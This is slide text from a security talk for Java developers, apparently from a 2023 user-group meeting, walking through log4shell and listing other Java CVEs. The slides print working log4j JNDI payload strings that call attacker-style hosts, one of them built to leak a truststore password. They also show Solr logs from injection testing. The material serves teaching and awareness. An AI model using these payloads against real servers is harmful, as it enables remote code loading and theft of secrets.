What Java developers should know about Offensive Security


Kai Ullrich, at the Java User Group Switzerland, Zürich, in April 2023

Introduction: Kai Ullrich


- 25 years IT Security
- 7 years developer (C/Java)
- 12 years consulting
- 5,5 years Red Team Penetration Tester and Security Researcher

Introduction: Kai Ullrich

- Threat modeling
- Vulnerability Assessment
- Source Code Reviews
- Awareness Trainings
- Offensive Security Trainings
- Attack Surface Management
- … and more



Why this talk?



Agenda: Three vulnerabilities

- **CVE-2021-44228 (aka “log4shell“)**
- **CVE-2022-47966 (aka “SAML showstopper“)**
- **CVE-2022-22965 (aka “spring4shell“)**

LILY HAY NEWMAN SECURITY DEC 10, 2021 2:54 PM

‘The Internet Is on Fire’


A vulnerability in the Log4j logging framework has security teams scrambling to put in a fix.


${sys:os.name} → Windows

${jndi:jdbcConnName} → myDBConnection


${jndi:ldap://3.204.11.121/evil}

${jndi:ldap://${sys:trustStorePwd}.evil.ch/evil}


localhost:8983/solr/admin/cores?action=abc123
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON
responseHeader:
status: 400
QTime: 26
error:
metadata:


2022-10-12 11:57:01.015 INFO (main) [ ] o.a.s.c.CorePropertiesLocator Found 0 core definitions underneath /opt/solr/server/solr
2022-10-12 11:57:01.144 INFO (main) [ ] o.e.j.s.h.ContextHandler Started o.e.j.w.WebAppContext@2cb4893b{/solr,file:///opt/solr/server/solr-webapp/webapp/,AVAILABLE}{/opt/solr/server/solr-webapp/webapp}
2022-10-12 11:57:01.189 INFO (main) [ ] o.e.j.s.AbstractConnector Started ServerConnector@169e6180{HTTP/1.1, (http/1.1, h2c)}
2022-10-12 11:57:01.189 INFO (main) [ ] o.e.j.s.Server Started @6304ms
2022-10-12 11:57:27.700 ERROR (qtp953742666-15) [ ] o.a.s.h.RequestHandlerBase org.apache.solr.common.SolrException: Unsupported operation: abc123 =>
org.apache.solr.common.SolrException: Unsupported operation: abc123
at org.apache.solr.handler.admin.CoreAdminHandler.handleCustomAction(CoreAdminHandler.java:222)
org.apache.solr.common.SolrException: Unsupported operation: abc123
at org.apache.solr.handler.admin.CoreAdminHandler.handleCustomAction(CoreAdminHandler.java:222) ~[?:?]
at org.apache.solr.handler.admin.CoreAdminHandler.handleRequestBody(CoreAdminHandler.java:170) ~[?:?]
at org.apache.solr.handler.RequestHandlerBase.handleRequest(RequestHandlerBase.java:216) ~[?:?]
at org.apache.solr.servlet.HttpSolrCall.handleAdmin(HttpSolrCall.java:836) ~[?:?]
at org.apache.solr.servlet.HttpSolrCall.handleAdminRequest(HttpSolrCall.java:800) ~[?:?]


```
${jndi:ldap://${sys:trustStorePassword}.evilserver.com/evil}
```



Log4j: Two exploitation use cases

1. “Data Exfiltration Use case“
2. JNDI Injection

The “not-so-well-known“ feature

